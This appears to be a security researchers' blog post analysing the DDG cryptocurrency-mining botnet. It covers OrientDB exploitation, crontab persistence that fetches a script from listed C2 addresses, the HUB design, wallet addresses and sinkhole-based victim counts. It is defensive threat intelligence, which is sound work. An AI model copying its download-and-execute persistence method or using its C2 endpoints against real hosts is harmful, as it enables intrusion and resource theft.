DDG: A Mining Botnet Aiming at Database Servers

blog.netlab.360.com/ddg-a-mining-botnet-aiming-at-database-servers/

JiaYu February 1, 2018

Starting 2017-10-25, we noticed there was a large scale ongoing scan targeting the OrientDB databases. Further analysis found that this is a long-running botnet whose main goal is to mine Monero CryptoCurrency. We name it **DDG.Mining.Botnet** after its core function module name DDG.

Currently we are able to confirm that the botnet has mined more than **3,395 Monroe coins**, equivalent to **USD 925,383** at current prices. In addition, there is another 2,428 XMRs (equivalent to USD 661,759) we have yet to fully confirm due to the mining pool's payment record issue. This makes DDG by far the second largest Monroe related botnet we have seen, just behind the MyKings Botnet we reported earlier.

DDG code appears at least late in 2016 and is continuously updated throughout 2017.

DDG uses a C2 and HUB layout to communicate with its clients. The HUB is a set of IPs and domain names that are used to provide Miner program for the compromised clients to download.

It is worth noting that we were able to successfully register and sinkhole two domain names used by its v2011 version, thus we were able to have a good understanding of the size of the entire DDG botnet based on Sinkhole data.

DDG Mining Botnet Total Incoming

DDG uses the following mine pool:


> https://monero.crypto-pool.fr/

Three wallet addresses have been used, as follows:

- **Wallet #1**
  4AxgKJtp8TTN9Ab9JLnvg7BxZ7Hnw4hxigg35LrDVXbKdUxmcsXPEKU3SEUQxeSFV3bo2zCD7AiCzP2kQ6VHouK3KwnTKYg
- **Wallet #2**
  45XyPEnJ6c2STDwe8GXYqZTccoHmscoNSDiTisvzzekwDSXyahCUmh19Mh2ewv1XDk3xPj3mN2CoDRjd3vLi1hrz6imWBR1
- **Wallet #3**
  44iuYecTjbVZ1QNwjWfJSZFCKMdceTEP5BBNp4qP35c53Uohu1G7tDmShX1TSmgeJr2e9mCw2q1oHHTC2boHfjkJMzdxumM

Among them, Wallet#3 was the first wallet address been used, most active between the time period 2017-02~2017-03; then followed by Wallet#1, been used most of the 2017; Wallet#2 is a recent active one first seen on 2018-01-03.


The pool allows us to check the payment record of the wallets. The income of all three wallets is shown in the following table. The total income is Monroe 3,395 or 5,760. These tokens are worth USD 925,383 or 1,569,963 today. Note: There is an issue for the second wallet, where "Total Paid" is not consistent with the summary of all tractions' amount. We cannot confirm which number is more accurate, so we show both numbers here.



	Total Paid	USD	CNY	Transaction Amount Summary (red unbalanced)	USD	CNY
Wallet #1	2,418	659,075	4,146,296			
Wallet #2	63	17,178	108,070	2,428	661,759	4,163,179
Wallet #3	914	249,129	1,567,291			
Sum	3,395	925,383	5,821,657	5,760	1,569,963	9,876,766

DDG Mining Botnet Workflow

By analyzing the sample and its behavior, we can characterize the DDG Mining Botnet attack as follows:



In the picture above, DDG Mining Botnet attack process can be divided into several stages:

- **Initial Scanning**: The attacker (ss2480.2) exploits the known RCE vulnerability of the OrientDB database and drops the attack payload
- **Stage 1**: Attackers modify local Crontab scheduled tasks, download and execute i.sh (hxxp: //218.248.40.228:8443/i.sh) on the primary server and keep it synchronized every 5 minutes
- **Stage 2**: DDG traverses the built-in file **hub_iplist.txt**, check the connectivity of every single entry and try to download the corresponding Miner program wnTKYg from the one can be successfully connected (wnTKYg.noaes if the native CPU does not support AES-NI)
- **Mining Stage**: The Miner program begins to use the computing resources of the compromised host to begin mining for the attacker's wallet.

The **HUB** used in the second phase is a very interesting design. The attacker goes over all IPs and domain names written in the HUB file to download the mining program, so as to avoid the possible blocking caused by using a single download server. We observe that DDG operators update the IP and domain names of these HUB from time to time, and most of these ips and domains are hacked boxes. See the entire HUB list at the end.

In v2011, somehow two domain names out of three on the list were left unregistered, so we went ahead and registered them, as follows.

- defaultnotepad567[.]com
- unains1748[.]com unregistered
- 5dba35bsmrd[.]com unregistered

Below we will introduce the DDG botnet C2s, HUB, and Bot respectively.

The C2s


The DDG botnet uses the following C2 to maintain control of the device:

- 202.181.169.98:8443/i.sh
- 218.248.40.228:8443/i.sh

The first C2 was only used by this botnet briefly. And the second C2 has been pretty much the only active C2 for the last two years.

The HUB and Our Sinkhole

DDG botnet uses **HUB_IP: 8443\wnTKYg** to provide miner program. The detailed list of the two versions of HUB we monitored is given in the IoC section at the end of this article. The country distribution is shown in the following table. Most of the victims can be seen in China.




V2011		V2020	
count	country	count	country
China	100	China	114
United States	18	United States	22
Korea	6	Japan	12
Vietnam	5	Singapore	11
Singapore	5	Korea	11
Japan	5	Thailand	3
France	3	India	3
Sweden	2	France	3
India	2	Netherlands	2
Germany	2	Germany	2
Canada	2	Canada	2
Russia	1	Vietnam	1
Portugal	1	Turkey	1
Norway	1	Ireland	1
Latvia	1	Iran	1
Israel	1		
Iran	1		
Indonesia	1		
Cyprus	1		
total	158	total	189


As we mentioned before, DDG bot will go over and check connectivity of every single one of the IPs and domain names on the hub list, which means we were able to get a very accurate infected clients list by sinkhole the above two domains.

The DDG operators noticed this after about 20 days and subsequently released an updated version of DDG code that replaced all IPs and domain names, including our Sinkholed domains. But the time is long enough for us to have some good measurement of this botnet.

Use Sinkhole Data to Measure DDG Mining Botnets


From the sinkhole data, we recorded a total of 4,391 IP addresses of victims from all countries, with the most prominent victims being China (73%) and the United States (11%):





geoip.number.raw: Descending	geoip.asn.raw: Descending	Unique count of ip.raw
AS37963	Hangzhou Alibaba Advertising Co.,Ltd.	595
AS4134	Chinanet	450
AS4837	CNCGROUP China169 Backbone	360
AS45090	Shenzhen Tencent Computer Systems Company Limited	222
AS23724	IDC, China Telecommunications Corporation	96
AS14618	Amazon.com, Inc.	70
AS4808	CNCGROUP IP network China169 Beijing Province Network	66
AS7922	Comcast Cable Communications, Inc.	62
AS9808	Guangdong Mobile Communication Co.Ltd.	35
AS36813	Hamilton County Communications, Inc	33
AS4847	China Networks Inter-Exchange	31
AS4812	China Telecom (Group)	30
AS16509	Amazon.com, Inc.	26
AS36351	SoftLayer Technologies Inc.	25
AS45102	Alibaba (China) Technology Co., Ltd.	22
AS52308	DEL COLORADO SAPEM	21
AS23650	AS Number for CHINANET jiangsu province backbone	20
AS56041	China Mobile communications corporation	20
AS24138	China Tietong Telecommunication Corporation	17
AS25178	Keycom PLC	15
AS4538	China Education and Research Network Center	14
AS38895	Amazon.com Tech Telecom	14
AS34977	PROCONO S.A.	14
AS58543	Guangdong	12
AS11067	Panhandle Telecommunications Systems, INC.	12
AS59019	Beijing Kingsoft Cloud Internet Technology Co., Ltd	12
AS55246	EASTERN OREGON TELECOM	11
AS6327	Shaw Communications Inc.	10
AS17621	China Unicom Shanghai network	10
AS38365	Beijing Baidu Netcom Science and Technology Co., Ltd.	9
AS9318	Hanaro Telecom Inc.	9
AS11979	Bluegrass Network LLC	9
AS12025	IO Capital Princess, LLC	9
AS38283	CHINANET SiChuan Telecom Internet Data Center	9
AS20115	Charter Communications	9


And the following diagram shows the overall trend of the victim's DNS requests for the above two domains.




To avoid abuse, the list of all victims IP is not made public.

A DNSMon Perspective

Our DNSMon is also aware of these three domain names, the traffic access patterns of these 3 domains match very well as can be seen from the first diagram:



And the second diagram show that these 3 domains have very strong correlations.



```
20171017        1.000000        4               5dba35bsmrd.com
20171017        1.000000        4               unains1748.com
20171017        1.000000        4               defaultnotepad567.com

20171021        1.000000        45              defaultnotepad567.com
20171021        0.911111        41              unains1748.com
20171021        0.911111        41              ngmc.mopon.cn
20171021        0.844444        38              api.loongcinema.com
20171021        0.822222        37              5dba35bsmrd.com
20171021        0.533333        24              cm-x.xt800.com
20171021        0.088889        4               data.yoloho.com
20171021        0.066667        3               www.viptop.cn
20171021        0.066667        3               www.zgdygf.com
20171021        0.066667        3               www.sarft.gov.cn

20171022        1.000000        42              defaultnotepad567.com
20171022        0.928571        39              5dba35bsmrd.com
20171022        0.928571        39              ngmc.mopon.cn
20171022        0.857143        36              unains1748.com
20171022        0.857143        36              api.loongcinema.com
20171022        0.642857        27              cm-x.xt800.com
20171022        0.119048        5               university.cfg-barco.com
20171022        0.095238        4               www.cfg-barco.com
20171022        0.047619        2               www.zyxmmovie.com
20171022        0.047619        2               update.jskp.jss.com.cn

20171023        1.000000        39              defaultnotepad567.com
20171023        0.923077        36              unains1748.com
20171023        0.871795        34              5dba35bsmrd.com
20171023        0.769231        30              ngmc.mopon.cn
20171023        0.743590        29              api.loongcinema.com
20171023        0.487179        19              cm-x.xt800.com
20171023        0.102564        4               send.gudongqun.com
20171023        0.051282        2               as.lieying.cn
20171023        0.051282        2               xavatar.imedao.com
20171023        0.051282        2               xqimg.imedao.com
```


DDG Mining Botnet Attack Process Breakdown

Initial Scanning

The scanning and intrusion phase of DDG Mining Botnet is done by sample ss2480.2. The ss2408.2 scans port 2480 and then uses the OrientDB RCE Vulnerability CVE-2017-11467 to implement the intrusion.

